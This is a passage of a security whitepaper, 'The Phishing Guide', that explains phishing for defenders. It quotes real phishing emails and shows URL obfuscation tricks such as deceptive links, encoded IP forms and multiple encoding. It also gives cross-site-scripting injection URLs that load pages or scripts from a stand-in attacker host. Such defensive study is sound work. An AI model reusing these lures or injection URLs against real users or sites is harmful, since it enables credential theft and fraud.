NGS NISR

Next Generation Security Software Ltd.

The Phishing Guide

Understanding & Preventing Phishing Attacks

Abstract

Phishing is the new 21st century crime. The global media runs stories on an almost daily basis covering the latest organisation to have their customers targeted and how many victims succumbed to the attack. While the Phishers develop evermore sophisticated attack vectors, businesses flounder to protect their customers' personal data and look to external experts for improving email security. Customers too have become wary of "official" email, and organisations struggle to install confidence in their communications.

While various governments and industry groups battle their way in preventing Spam, organisations can in the meantime take a proactive approach in combating the phishing threat. By understanding the tools and techniques used by professional criminals, and analysing flaws in their own perimeter security or applications, organisations can prevent many of the most popular and successful phishing attack vectors.

This paper covers the technologies and security flaws Phishers exploit to conduct their attacks, and provides detailed vendor-neutral advice on what organisations can do to prevent future attacks. Security professionals and customers can use this comprehensive analysis to arm themselves against the next phishing scam to reach their in-tray.

Author

Gunter Ollmann, Professional Services Director – email: gunter[at]ngssoftware.com

Section 1: A Case for Prevention

1.1. A 21st Century Scam

Throughout the centuries, identity theft has always been high on a criminal's agenda. By gaining access to someone else's personal data and impersonating them, a criminal may pursue a crime in near anonymity. In today's 21st Century world, electronic identity theft has never been easier.

Hidden away amongst the mounds of electronic junk mail, and bypassing many of today's best anti-spam filters, a new attack vector lies in wait to steal confidential personal information. What originally began as a malicious hobby, utilising many of the most popular Internet communication channels, professional criminals are now using spoofed messages to lure victims into traps specifically designed to steal their electronic identity.

The name on the (electronic) street is Phishing; the process of tricking or socially engineering an organisations customers into imparting their confidential information for nefarious use. Riding on the back of mass-mailings such as Spam, or using 'bots to automatically target victims, any online business may find Phishers masquerading as them and targeting their customer base. Organisational size doesn't matter; the quality of the personal information reaped from the attack has a value all in itself to the criminals.

Phishing scams have been escalating in number and sophistication with every month that goes by. A phishing attack today now targets audience sizes that range from mass-mailings to millions of email addresses around the world, through to highly targeted groups of customers that have been enumerated through security faults in small clicks-and-mortar retail websites. Using a multitude of attack vectors ranging from man-in-the-middle attacks and key loggers, through to complete recreation of a corporate website, Phishers can easily fool customers into submitting personal, financial and password data. While Spam was (and continues to be) annoying, distracting and burdensome to all its recipients, Phishing has already shown the potential to inflict serious losses of data and direct losses due to fraudulent currency transfers.

According to a recent study by Gartner, 57 million US Internet users have identified the receipt of email linked to phishing scams, and about 1.7 million of them are thought to have succumbed to the convincing attacks and tricked them into divulging personal information. Studies by the Anti Phishing Working Group (APWG) have concluded that Phishers are likely to succeed with as much as 5 percent of all message recipients.

With various experts extolling proprietary additions or collaborative improvements to core message delivery protocols such as SMTP, organisations may feel that they must wait for third-party fixes to become available before finding a solution to Phishing. While the security failures within SMTP are indeed a popular exploit vector for Phishers, there are an increasingly array of communication channels available for malicious message delivery. As with most criminal enterprises, if there is sufficient money to be made through phishing, other message delivery avenues will be sought – even if the holes in SMTP are eventually closed (although this is unlikely to happen within the next 3-5 years).

While many high profile financial organisations and large Internet businesses have taken some steps towards increasing their customers' awareness, most organisations have done very little to actively combat Phishers. By taking a hands-on approach to their security, organisations will find that there are many tools and techniques available them to combat the Phisher.

With the high fear-factor associated with possible phishing scams, organisations that take a proactive stance in protecting their customers' personal information are likely to benefit from higher levels of trust and confidence in their services. In an era of shifting customer allegiances, protection against phishing scams may just become a key deciding factor in gaining their loyalty.

1.2. Phishing History

The word “phishing” originally comes from the analogy that early Internet criminals used email lures to “phish” for passwords and financial data from a sea of Internet users. The use of “ph” in the terminology is partly lost in the annals of time, but most likely linked to popular hacker naming conventions such as “Phreaks” which traces back to early hackers who were involved in “phreaking” – the hacking of telephone systems.

The term was coined in the 1996 timeframe by hackers who were stealing America Online (AOL) accounts by scamming passwords from unsuspecting AOL users. The popularised first mention on the Internet of phishing was made in alt.2600 hacker newsgroup in January 1996, however the term may have been used even earlier in the popular hacker newsletter “2600”.

> It used to be that you could make a fake account on AOL so long as you had a credit card generator. However, AOL became smart. Now they verify every card with a bank after it is typed in. Does anyone know of a way to get an account other than **phishing**?
>
> —mk590, "AOL for free?" alt.2600, January 28, 1996

By 1996, hacked accounts were called "phish", and by 1997 phish were actively being traded between hackers as a form of electronic currency. There are instances whereby Phishers would routinely trade 10 working AOL phish for a piece of hacking software or warez (stolen copyrighted applications and games). The earliest media citation referring to phishing wasn’t made until March 1997:

> The scam is called '**phishing**' — as in fishing for your password, but spelled differently — said Tatiana Gau, vice president of integrity assurance for the online service.
>
> —Ed Stansel, "Don't get caught by online '**phishers**' angling for account information," Florida Times-Union, March 16, 1997

Over time, the definition of what constitutes a phishing attack has blurred and expanded. The term Phishing covers not only obtaining user account details, but now includes access to all personal and financial data. What originally entailed tricking users into replying to emails for passwords and credit card details, has now expanded into fake websites, installation of Trojan horse key-loggers and screen captures, and man-in-the-middle data proxies – delivered through any electronic communication channel.

Due to the Phishers high success rate, an extension to the classic phishing scam now includes the use of fake jobsites or job offers. Applicants are enticed with the notion of making a lot of money for very little work – just creating a new bank account, taking the funds that have been transferred into it (less their personal commission) and sending it on as an international money order - classic money laundering techniques.

Section 2: The Phishing Threat

2.1. Social Engineering Factors

Phishing attacks rely upon a mix of technical deceit and social engineering practices. In the majority of cases the Phisher must persuade the victim to intentionally perform a series of actions that will provide access to confidential information.

Communication channels such as email, web-pages, IRC and instant messaging services are popular. In all cases the Phisher must impersonate a trusted source (e.g. the helpdesk of their bank, automated support response from their favourite online retailer, etc.) for the victim to believe.

To date, the most successful Phishing attacks have been initiated by email – where the Phisher impersonates the sending authority (e.g. spoofing the source email address and embedding appropriate corporate logos). For example, the victim receives an email supposedly from *support@mybank.com* (address is spoofed) with the subject line 'security update', requesting them to follow the URL *www.mybank-validate.info* (a domain name that belongs to the attacker – not the bank) and provide their banking PIN number.

However, the Phisher has many other nefarious methods of social engineering victims into surrendering confidential information. In the real example below, the email recipient is likely to have believed that their banking information has been used by someone else to purchase unauthorised services. The victim would then attempt to contact the email sender to inform them of the mistake and cancel the transaction. Depending upon the specifics of the scam, the Phisher would ask (or provide an online "secure" web page) for the recipient to type-in their confidential details (such as address, credit card number and security code, etc.), to reverse the transaction – thereby verifying the live email address (and potentially selling this information on to other spammers) and also capturing enough information to complete a real transaction.

```
Subject: Web Hosting - Receipt of Payment QdRvxrOeahwL9xaxdamLRAIe3NM1rL

Dear friend,

Thank you for your purchase!
This message is to inform you that your order has been received
and will be processed shortly.

Your account is being processed for $79.85, for a 3 month term.
You will receive an account setup confirmation within the next
24 hours with instructions on how to access your account.
If you have any questions regarding this invoice,
please feel free to contact us at tekriter.com.
We appreciate your business and look forward to a great relationship!

Thank You,

The Tekriter.com Team


ORDER SUMMARY
-------------
Web Hosting............ $29.85
Setup.................. $30.00

Domain Registration..... $20.00
Sales Date............. 08/04/2004
Domain................. nashshanklin.com

Total Price............ $79.85
Card Type.............. Visa
```

2.2. Phishing Message Delivery

2.2.1. Email and Spam

Phishing attacks initiated by email are the most common. Using techniques and tools used by Spammers, Phishers can deliver specially crafted emails to millions of legitimate "live" email addresses within a few hours (or minutes using distributed Trojan networks). In many cases, the lists of addresses used to deliver the phishing emails are purchased from the same sources as conventional spam.

Utilising well known flaws in the common mail server communication protocol (SMTP), Phishers are able to create emails with fake "Mail From:" headers and impersonate any organisation they choose. In some cases, they may also set the "RCPT To:" field to an email address of their choice (one which they can pickup email from); whereby any customer replies to the phishing email will be sent to them. The growing press coverage over phishing attacks has meant that most customers are very wary of sending confidential information (such as passwords and PIN information) by email – however it still successful in may cases.

Techniques used within Phishing emails:

- Official looking and sounding emails
- Copies of legitimate corporate emails with minor URL changes
- HTML based email used to obfuscate target URL information
- Standard virus/worm attachments to emails
- A plethora of anti spam-detection inclusions
- Crafting of "personalised" or unique email messages
- Fake postings to popular message boards and mailing lists
- Use of fake "Mail From:" addresses and open mail relays for disguising the source of the email

A Real-life Phishing Example

The following is an email sent to many thousands of Westpac banking customers in May 2004. While the language sophistication is poor (probably due to the writer not being a native English speaker), many recipients were still fooled.

```
Subject: Westpac official notice

Westpac
AustraIia's First Bank

Dear cIient of the Westpac Bank,

The recent cases of fraudulent use of clients accounts forced the Technical services
of the bank to update the software. We regret to acknowledge, that some data on users
accounts could be lost. The administration kindly asks you to follow the reference
given below and to sign in to your online banking account:

https://oIb.westpac.com.au/ib/defauIt.asp

We are gratefuI for your cooperation.

Please do not answer this message and follow the above mentioned instructions.

Copyright © 2004 - Westpac Banking Corporation ABN 33 007 457 141.
```

Things to note with this particular attack:

- The email was sent in HTML format (some attacks use HTML emails that are formatted to look like they are plain-text – making is much harder for the recipient to identify the hidden "qualities" of the emails dynamic content).

- Lower-case L's have been replaced with upper-case **I**'s. This is used to help bypass many standard anti-spam filters, and in most fonts (except for the standard Courier font used in this example) fools the recipient into reading them as L's.
- Hidden within the HTML email were many random words. These words were set to white (on the white background of the email) so were not directly visible to the recipient. The purpose of these words was to help bypass standard anti-spam filters.
- Within the HTML-based email, the URL link *https://oIb.westpac.com.au/ib/defauIt.asp* in fact points to a escape-encoded version of the following URL: *http://olb.westpac.com.au.userdll.com:4903/ib/index.htm*
  This was achieved using standard HTML coding such as:

```
<a href= http://olb.westpac.com.au.userdll.com:4903/ib/index.htm>
https://oIb.westpac.com.au/ib/defauIt.asp</a>
```

- The Phishers have used a sub-domain of USERDLL.COM in order to lend the illusion of it really being the Westpac banking site. Many recipients are likely to be fooled by *olb.westpac.com.au.userdll.com*.
- The non-standard HTTP port of 4903 can be attributed to the fact that the Phishers fake site was hosted on a third-party PC that had been previously compromised by an attacker.
- Recipients that clicked on the link were then forwarded to the real Westpac application. However a JavaScript popup window containing a fake login page was presented to them. Expert analysis of this JavaScript code identified that pieces of it had been used previously in another phishing attack – one targeting HSBC.
- This fake login window was designed to capture and store the recipient's authentication credentials. An interesting aspect to this particular phishing attack is that the JavaScript also submitted the authentication information to the real Westpac application and forwarded them on to the site. Therefore the recipient would be unaware that their initial connection had been intercepted and their credentials captured.

2.2.2. Web-based Delivery

An increasingly popular method of conducting phishing attacks is through malicious web-site content. This content may be included within a web-site operated by the Phisher, or a third-party site hosting some embedded content.

Web-based delivery techniques include:

- The inclusion of HTML disguised links (such as the one presented in the Westpac email example). within popular web-sites, message boards.
- The use of third-party supplied, or fake, banner advertising graphics to lure customers to the Phishers web-site.
- The use of web-bugs (hidden items within the page – such as a zero-sized graphic) to track a potential customer in preparation for a phishing attack.
- The use of pop-up or frameless windows to disguise the true source of the Phishers message.
- Embedding malicious content within the viewable web-page that exploits a known vulnerability within the customers web browser software and installs software of the Phishers choice (e.g. key-loggers, screen-grabbers, back-doors and other Trojan horse programs).
- Abuse of trust relationships within the customers web-browser configuration to make use of site-authorised scriptable components or data storage areas.

Fake Banner Advertising

Banner advertising is a very simple method Phishers may use to redirect an organisations customer to a fake web-site and capture confidential information. Using copied banner advertising, and placing it on popular websites, all which is necessary is some simple URL obfuscation techniques to obscure the final destination.



Thanks to Medical Science, People are Living Longer.
How's Your IRA Doing?
FRANKLIN TEMPLETON INVESTMENTS
< GAIN FROM OUR PERSPECTIVE® >
Boone County National Bank
We're positive we can help.

Figure 1: Sample banner advertising

With so many providers of banner advertising services to choose from, it is a simple proposition for the Phisher to create their own online account (providing a graphic such as the one above and a URL of their choice) and have the service provider automatically distribute it to many of their managed websites. Using stolen credit cards or other banking information, the Phisher can easily conceal their identity from law enforcement agencies.

2.2.3. IRC and Instant Messaging

New on the Phishers radar, IRC and Instant Messaging (IM) forums are likely to become a popular phishing ground. As these communication channels become more popular with home users, and more functionality is included within the software, specialist phishing attacks will increase.

As many IRC and IM clients allow for embedded dynamic content (e.g. graphics, URL's, multimedia includes, etc.) to be sent by channel participants, it is a trivial task to employ many of the phishing techniques used in standard web-based attacks.

The common usage of Bots (automated programs that listen and participate in group discussions) in many of the popular channels, means that it is very easy for a Phisher to anonymously send semi-relevant links and fake information to would-be victims.

2.2.4. Trojaned Hosts

While the delivery medium for the phishing attack may be varied, the delivery source is increasingly becoming home PC's that have been previously compromised. As part of this compromise, a Trojan horse program has been installed which allows Phishers (along with Spammers, Warez Pirates, DDoS Bots, etc.) to use the PC as a message propagator. Consequently, tracking back a Phishing attack to an individual initiating criminal is extremely difficult.

It is important to note that the installation of Trojan horse software is on the increase, despite the efforts of large anti-virus companies. Many malicious or criminal groups have developed highly successful techniques for tricking home users into installing the software, and now operate large networks of Trojan deployments (networks consisting of thousands of hosts are not uncommon) capable of being used as Phishing email propagators or even hosting fraudulent web-sites.

That is not to say that Phishers are not capable of using Trojan horse software against a customer specifically to observe their confidential information. In fact, to harvest the confidential information of several thousand customers simultaneously, Phishers must be selective about the information they wish to record or be faced with information overload.

Information Specific Trojans

Early in 2004, a Phisher created a custom key-logger Trojan. Embedded within a standard HTML message (both in email format and a few compromised popular web sites) was code that attempted to launch a Java applet called "javautil.zip". Although appearing to be a binary zip file, it was in fact an executable file that would be automatically executed in client browsers that had lax security permissions.

The Trojan key-logger was designed specifically to capture all key presses within windows with the titles of various names including:- commbank, Commonwealth, NetBank, Citibank, Bank of America, e-gold, e-bullion, e-Bullion, evocash, EVOCash, EVOcash, intgold, INTGold, paypal, PayPal, bankwest, Bank West, BankWest, National Internet Banking, cibc, CIBC, scotiabank and ScotiaBank.

2.3. Phishing Attack Vectors

For a Phishing attack to be successful, it must use a number of methods to trick the customer into doing something with their server and/or supplied page content. There are an ever increasing number of ways to do this. The most common methods are explained in detail below, and include:

- Man-in-the-middle Attacks
- URL Obfuscation Attacks
- Cross-site Scripting Attacks
- Preset Session Attacks
- Observing Customer Data
- Client-side Vulnerability Exploitation

2.3.1. Man-in-the-middle Attacks

One of the most successful vectors for gaining control of customer information and resources is through man-in-the-middle attacks. In this class of attack, the attacker situates themselves between the customer and the real web-based application, and proxies all communications between the systems. From this vantage point, the attacker can observe and record all transactions.

This form of attack is successful for both HTTP and HTTPS communications. The customer connects to the attackers server as if it was the real site, while the attackers server makes a simultaneous connection to the real site. The attackers server then proxies all communications between the customer and the real web-based application server – typically in real-time.

In the case of secure HTTPS communications, an SSL connection is established between the customer and the attackers proxy (hence the attackers system can record all traffic in an unencrypted state), while the attackers proxy creates its own SSL connection between itself and the real server.



Customer
HTTP or HTTPS
Attackers Proxy
Http://www.hacker.com/fake.mybank/
Https://www.hacker.com/fake.mybank/
HTTP or HTTPS
Real Site
Http://www.mybank.com/
Https://secure.mybank.com/

Figure 2: Man-in-the-middle attack structure

For man-in-the-middle attacks to be successful, the attacker must be able to direct the customer to their proxy server instead of the real server. This may be carried out through a number of methods:

- Transparent Proxies
- DNS Cache Poisoning
- URL Obfuscation

- Browser Proxy Configuration

Transparent Proxies

Situated on the same network segment or located on route to the real server (e.g. corporate gateway or intermediary ISP), a transparent proxy service can intercept all data by forcing all outbound HTTP and HTTPS traffic through itself. In this transparent operation no configuration changes are required at the customer end.

DNS Cache Poisoning

“DNS Cache Poisoning” may be used to disrupt normal traffic routing by injecting false IP addresses for key domain names. For example, the attacker poisons the DNS cache of a network firewall so that all traffic destined for the MyBank IP address now resolves to the attackers proxy server IP address.


URL Obfuscation

Using URL obfuscation techniques, the attacker tricks the customer into connecting to their proxy server instead of the real server. For example, the customer may follow a link to http://www.mybank.com.ch/ instead of http://www.mybank.com/

Browser Proxy Configuration

By overriding the customers web-browser setup and setting proxy configuration options, an attacker can force all web traffic through to their nominated proxy server. This method is not transparent to the customer, and the customer may easily review their web browser settings to identify an offending proxy server.

In many cases browser proxy configuration changes setting up the attack will have been carried out in advance of receipt of the Phishing message.



Servers

Type	Proxy address to use		Port
HTTP:	evilsite.com/proxy	:	9001
Secure:	evilsite.com/secureproxy	:	9002
FTP:		:	
Gopher:		:	
Socks:		:	

□ Use the same proxy server for all protocols

Exceptions

Do not use proxy server for addresses beginning with:

Use semicolons (;) to separate entries.

Figure 3: Browser proxy configuration

2.3.2. URL Obfuscation Attacks

The secret for many phishing attacks is to get the message recipient to follow a hyperlink (URL) to the attacker’s server, without them realising that they have been duped. Unfortunately phishers have access to an increasingly large arsenal of methods for obfuscating the final destination of the customer’s web request.

The most common methods of URL obfuscation include:

- Bad domain names
- Friendly login URL’s
- Third-party shortened URL’s
- Host name obfuscation

- URL obfuscation

Bad Domain Names

One of the most trivial obfuscation methods is through the purposeful registration and use of bad domain names. Consider the financial institute MyBank with the registered domain *mybank.com* and the associated customer transactional site *http://privatebanking.mybank.com*. The Phisher could set up a server using any of the following names to help obfuscate the real destination host:

- http://privatebanking.mybank.com**.ch**
- http://mybank.**privatebanking**.com
- http://privatebanking.**mybonk**.com or even http://privatebanking.**mybánk**.com
- http://privatebanking.mybank.**hackproof**.com

It is important to note that as domain registration organisations move to internationalise their services, it is possible to register domain names in other languages and their specific character sets. For example, the Cyrillic "o" looks identical to the standard ASCII "o" but can be used for different domain registration purposes - as pointed out by a company who registered microsoft.com in Russia a few years ago.

Finally, it is worth noting that even the standard ASCII character set allows for ambiguities such as upper-case "i" and lower-case "L".

Friendly Login URL's

Many common web browser implementations allow for complex URL's that can include authentication information such as a login name and password. In general the format is URI://**username**:**password@hostname**/path.

Phishers may substitute the username and password fields for details associated with the target organisation. For example the following URL sets the *username = mybank.com*, *password = ebanking* and the destination hostname is *evilsite.com.*

http://mybank.com:ebanking@evilsite.com/phishing/fakepage.htm

This friendly login URL can successfully trick many customers into thinking that they are actually visiting the legitimate MyBank page. Because of its success, many current browser versions have dropped support for this URL encoding method.

Third-party Shortened URL's

Due to the length and complexity of many web-based application URLs – combined with the way URL's may be represented and displayed within various email systems (e.g. extra spaces and line feeds into the URL) – third-party organisations have sprung up offering free services designed to provide shorter URL's.

Through a combination of social engineering and deliberately broken longs or incorrect URL's, Phishers may use these free services to obfuscate the true destination. Common free services include http://smallurl.com and http://tinyurl.com. For example:

```
Dear valued MyBank customer,

Our automated security systems have indicated that access to your online account was
temporarily blocked on Friday 13th September between the hours of 22:32 and 23:46 due
to repeated login failures.

Our logs indicate that your account received 2935 authentication failures during this
time.  It is most probable that your account was subject to malicious attack through
automated brute forcing techniques (for more information visit
http://support.mybank.com/definitions/attacks.aspx?type=bruteforce).

While MyBank were able to successfully block this attack, we would recommend that you
ensure that your password is sufficiently complex to prevent future attacks.  To log
in and change your password, please click on the following URL:
https://privatebanking.mybank.com/privatebanking/ebankver2/secure/customer
support.aspx?messageID=3324341&Sess=asp04&passwordvalidate=true&changepassword=true
```

```
If this URL does not work, please use the following alternative link which will
redirect to the full page - http://tinyurl.com/4outd

Best regards,
MyBank Customer Support
```

Host Name Obfuscation

Most Internet users are familiar with navigating to sites and services using a fully qualified domain name, such as www.evilsite.com. For a web browser to communicate over the Internet, this address must to be resolved to an IP address, such as 209.134.161.35 for www.evilsite.com. This resolution of IP address to host name is achieved through domain name servers. A Phisher may wish to use the IP address as part of a URL to obfuscate the host and possibly bypass content filtering systems, or hide the destination from the end user.

For example the following URL:

http://mybank.com:ebanking@evilsite.com/phishing/fakepage.htm

could be obfuscated such as:

http://mybank.com:ebanking@210.134.161.35/login.htm

While some customers are familiar with the classic dotted-decimal representation of IP addresses (000.000.000.000), most are not familiar with other possible representations. Using these other IP representations within an URL, it is possible obscure the host destination even further from regular inspection.

Depending on the application interpreting an IP address, there may be a variety of ways to encode the address other than the classic dotted-decimal format. Alternative formats include:

- **Dword** - meaning double word because it consists essentially of two binary "words" of 16 bits; but it is expressed in decimal (base 10),
- **Octal** - address expressed in base 8, and
- **Hexadecimal** - address expressed in base 16.

These alternative formats are best explained using an example. Consider the URL http://www.evilsite.com/, resolving to 210.134.161.35. This can be interpreted as:

- Decimal – *http://**210.134.161.35**/*
- Dword – *http:// **3532038435**/*
- Octal – *http://**0322.0206.0241.0043**/*
- Hexadecimal – *http://**0xD2.0x86.0xA1.0x23**/* or even *http://**0xD286A123**/*
- In some cases, it may be possible to mix formats (e.g. *http://**0322.0x86.161.0043**/*).

URL Obfuscation

To ensure support for local languages in Internet software such as web browsers and email clients, most software will support alternate encoding systems for data. It is a trivial exercise for a Phisher to obfuscate the true nature of a supplied URL using one (or a mix) of these encoding schemes.

These encoding schemes tend to be supported by most web browsers, and can be interpreted in different ways by web servers and their custom applications. Typical encoding schemes include:

- **Escape Encoding** – Escaped-encoding, or sometimes referred to as percent-encoding, is the accepted method of representing characters within a URL that may need special syntax handling to be correctly interpreted. This is achieved by encoding the character to be interpreted with a sequence of three characters. This triplet sequence consists of the percentage character “%” followed by the two hexadecimal digits representing the octet code of the original character. For example, the US-ASCII character set represents a space with octet code 32, or hexadecimal 20. Thus its URL-encoded representation is %20.


- **Unicode Encoding** – Unicode Encoding is a method of referencing and storing characters with multiple bytes by providing a unique reference number for every character no matter what the language or platform. It is designed to allow a Universal Character Set (UCS) to encompass most of the world's writing systems. Many modern communication standards (such as XML, Java, LDAP, JavaScript, WML, etc.), operating systems and web clients/servers use Unicode character values. Unicode (UCS-2 ISO 10646) is a 16-bit character encoding that contains all of the characters (2^{16} = 65,536 different characters total) in common use in the world's major languages. Microsoft Windows platforms allow for the encoding of Unicode characters in the following format - %u0000 – for example %u0020 represents a space, while %u01FC represents the accented Ǽ and %uFD3F is an ornate right parenthesis.
- **Inappropriate UTF-8 Encoding** – One of the most commonly utilised formats, Unicode UTF-8, has the characteristic of preserving the full US-ASCII character range. This great flexibility provides many opportunities for disguising standard characters in longer escape-encoded sequences. For example, the full stop character "." may be represented as %2E, or %C0%AE, or %E0%80%AE, or %F0%80%80%AE, or %F8%80%80%80%AE, or even %FX%80%80%80%80%AE.
- **Multiple Encoding** – Various guidelines and RFC's carefully explain the method of decoding escape encoded characters and hint at the dangers associated with decoding multiple times and at multiple layers of an application. However, many applications still incorrectly parse escape-encoded data multiple times. Consequently, Phishers may further obfuscate the URL information by encoding characters multiple times (and in different fashions). For example, the back-slash "\" character may be encoded as %25 originally, but could be extended to: %255C, or %35C, or %%35%63, or %25%35%63, etc.

2.3.3. Cross-site Scripting Attacks

Cross-site scripting attacks (commonly referred to as CSS or XSS) make use of custom URL or code injection into a valid web-based application URL or imbedded data field. In general, these CSS techniques are the result of poor web-application development processes.

While there are numerous vectors for carrying out a CSS attack, Phishers must make use of URL formatted attacks. Typical formats for CSS injection into valid URL's include:

- Full HTML substitution such as:
  *http://mybank.com/ebanking?URL=**http://evilsite.com/phishing/fakepage.htm***
- Inline embedding of scripting content, such as:
  *http://mybank.com/ebanking?page=1&client=**<SCRIPT>evilcode...***
- Forcing the page to load external scripting code, such as:
  *http://mybank.com/ebanking?page=1&response=**evilsite.com%21evilcode.js**&go=2*


Content provided by the real MyBank server
Fake content from the attackers Code server
Real MyBank Server
http://www.mybank.com/
Attackers Code Server
http://evilsite.com/phishing/fakepage.htm
HTTP Request
Embedded HTTP Request
MyBank - Login Page - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address
http://mybank.com/ebanking?LoginURL=http://evilsite.com/phishing/fakepage.htm
Go
MyBank
help
next
POWERED BY NetApp
Done
My Computer
Customer
Requesting - http://mybank.com/ebanking?URL=http://evilsite.com/phishing/fakepage.htm

Ultra-safe online banking portal

Welcome to MyBank

Your money is safe with us. We use state of the art security features to protect your investments.

MyBank is unveiling an exciting new alliance with Independence Technology, a Johnson & Johnson Company, to offer customers with mobility related disabilities affordable financing options for their accessibility needs.

Silly Technology works with clients to provide unique mobility devices, such as: The bGLIDE, a manual-assist wheelchair that provides smooth, natural motion. The bBOT, a mobility system for climbing stairs and curbs and navigating uneven terrain.
MyBank offers a range of affordable solutions to help finance almost anything you need.

To find out more about accessible financing options visit our Access Loans page.

Be on your guard - beware of fraudsters

Ensure that you are logging onto a genuine MyBank site and not being duped by scam emails. Click on Online Security to find out more

Please enter your membership details below

Surname

Membership number 4477

Forgotten your log-in details?

Save time - remember your membership number

□ Select the box so your computer remembers your membership number when you log-in. We download a permanent cookie to do this and don't recommend you save your details on a public computer.

Select the green 'next' button to continue.

My Bank for International Users

Europe : Danmark - Deutschland - España - France - Italia - Norge - Sverige - UK/Ireland
Pacific Rim: Australia/NZ - China - Hong Kong - India - Japan - Korea - Singapore - Taiwan
Americas: Argentina - Brazil - Canada - Mexico - in Chinese - en Español - in Russian

Figure 4: Cross-site scripting attacks

In the example above, the customer has received the following URL via a Phishers email:

http://mybank.com/ebanking?URL=http://evilsite.com/phishing/fakepage.htm

While the customer is indeed directed and connected to the real MyBank web application, due to poor application coding by the bank, the *ebanking* component will accept an arbitrary URL for insertion within the *URL* field the returned page. Instead of the application providing a MyBank authentication form embedded within the page, the attacker has managed to reference a page under control on an external server (http://evilsite.com/phishing/fakepage.htm).

